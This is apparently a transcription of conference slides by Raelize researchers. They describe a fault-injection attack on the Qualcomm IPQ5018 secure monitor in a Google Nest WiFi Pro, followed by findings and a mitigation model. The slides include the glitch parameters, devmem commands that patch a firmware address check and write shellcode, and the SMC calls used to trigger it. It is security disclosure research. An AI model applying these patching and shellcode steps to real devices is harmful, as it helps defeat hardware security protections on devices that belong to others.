
- Same parameters as the focused io_access_write() campaign:
  - Glitch_delay: 3250-3750ns
  - Glitch_power: 450-470
- Success rate: 0.1%
- Average time to success: 1 successful glitch/37.5 minutes

Observation

- XPU does not fully protect Secure Monitor anymore:
  - Until the next reboot
- TEE execution continues as intended:
  - No issues introduced by the protection removal
- REE can now access the start of Secure Monitor:
  - From 0x4ac00000 to 0x4ac09000

…and we can do it from userspace!

Where are we now?




EL3 code execution.

What’s next?

- We can write Secure Monitor code from REE
- Io_access_read/write are quite convenient R/W primitives:
  - It would be great to use them without glitching
- We just need to patch their checks:
  - This would yield arbitrary R/W from REE via SMCs

is_allowed_address()

- Is_allowed_address returns 1 on success
- We patch it to always return 1




```
LOAD:0x4AC031C8                        ; __int64 __fastcall is_allowed_address(int)
LOAD:0x4AC031C8                        is_allowed_address
LOAD:0x4AC031C8 29 00 00 B0                                 ADRP            X9, #
    allowed_addresses@PAGE
LOAD:0x4AC031CC E8 03 1F 2A                                 MOV             W8, WZR
LOAD:0x4AC031D0 29 41 13 91                                 ADD             X9, X9, #
    allowed_addresses@PAGEOFF
LOAD:0x4AC031D4
LOAD:0x4AC031D4                        loc_4AC031D4
LOAD:0x4AC031D4 2B 01 40 B9                                 LDR             W11, [X9]
LOAD:0x4AC031D8 7F 01 00 6B                                 CMP             W11, W0
LOAD:0x4AC031DC E0 00 00 54                                 B.EQ            loc_4AC031F8
LOAD:0x4AC031E0 08 05 00 11                                 ADD             W8, W8, #1
LOAD:0x4AC031E4 29 11 00 91                                 ADD             X9, X9, #4
LOAD:0x4AC031E8 1F 1D 00 71                                 CMP             W8, #7
LOAD:0x4AC031EC 49 FF FF 54                                 B.LS            loc_4AC031D4
LOAD:0x4AC031F0 E0 03 1F 2A                                 MOV             W0, WZR
LOAD:0x4AC031F4 C0 03 5F D6                                 RET
LOAD:0x4AC031F8                        ;
    ---------------------------------------------------------------------------
LOAD:0x4AC031F8
LOAD:0x4AC031F8                        loc_4AC031F8
LOAD:0x4AC031F8 E0 03 00 32                                 MOV             W0, #1
LOAD:0x4AC031FC C0 03 5F D6                                 RET
LOAD:0x4AC031FC                        ; End of function is_allowed_address
```

Patch this to return 1

Removing checks


- Patch directly from REE using `devmem`



```
/ # devmem 0x4ac031f0 32 0x320003e0
```

orr w0, wzr, #1

- Call io_access_read to read the start of Secure Monitor




```
/ # insmod /factory/raelize/lkm/send_t.ko _smcid=0x2000501 _para1=0x4ac00000 &&
rmmod send_t
[ 9567.915535] smc (init)!
[ 9567.915577] 00000000 d29fffe1 4ac00000 00000000 00000000 00000000
[ 9567.941900] smc (exit)!
/ #
```

EL3 Arbitrary R/W without EMFI glitching

Writing our shellcode


- We place our shellcode within the handler for SMC 0x2000109
- The shellcode simply reads out the content of register TTBR0_EL3
  - Readable from EL3 only



```
/ # devmem `printf 0x%x $((0x4ac0325c))` 32 0xd503201f        -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+4))` 32 0xd503201f      -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+8))` 32 0xd503201f      -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+12))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+16))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+20))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+24))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+28))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+32))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+36))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+40))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+44))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+48))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+52))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+56))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+60))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+64))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+68))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+72))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+76))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+80))` 32 0xd503201f     -- NOP
/ # devmem `printf 0x%x $((0x4ac0325c+84))` 32 0xd53e2000     -- MRS x0, TTBR0_EL3
/ # devmem `printf 0x%x $((0x4ac0325c+88))` 32 0xd5033fdf     -- ISB
```

Triggering it

- It is sufficient to issue a request for SMC 0x2000109 to execute our shellcode



```
/ # insmod /factory/raelize/lkm/send_t.ko _smcid=0x2000109 && rmmod send_t
[10116.545320] smc (init)!
[10116.545363] 4ac0f000 00000000 00000000 00000000 00000000 00000000
[10116.571692] smc (exit)!
```

- The returned value is meaningful:
  - It's the base address of the EL3 MMU page tables
- This confirms arbitrary code execution in EL3


Findings and Mitigations.

Findings

- Qualcomm’s IPQ5018 SoC is vulnerable to EMFI:
  - Physical access required
- Secure Monitor code is not hardened against fault injection:
  - Arbitrary R/W primitives could be obtained by glitching a single check
- XPU registers are not locked
  - We could change Secure Memory ranges configured in XPU registers

Mitigations

- Our Fault Injection Reference Model (FIRM) helps discussing attacks and mitigations


Countermeasures to prevent the EM attack according to Raelize's FIRM
Activate
Inject
Glitch
Hardware Vulnerability
Fault
Exploit
Goal

Inject countermeasures:

HW shield blocking EM
.
.
.
.
.
.

Glitch countermeasures:

HW sensor detecting EM
.
.
.
.
.
.

Fault countermeasures:

Parity check buses
Parity check registers
Parity check memory
Lock-step cores
Shadow registers
.
.

Exploit countermeasures:

Lock xPU configuration
Configuration checksum
Redundant check
Control flow integrity (CFI)
Software exploitation mitigations
.
.

Conclusion.

Take-aways

- Fault Injection can yield powerful attacks when combined with:
  - software exploits
  - system-level knowledge
- A TEE can be compromised by means of FI
  - This research is one of the few examples available
- A TEE can be defeated by a single write

Take-aways (2)

- A first EMFI characterization of the Qualcomm IPQ5018 SoC

- And of course…

- We achieved highest privileges (EL3) on the Google Nest WiFi Pro!

raelize

Thank you! Any questions!?

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid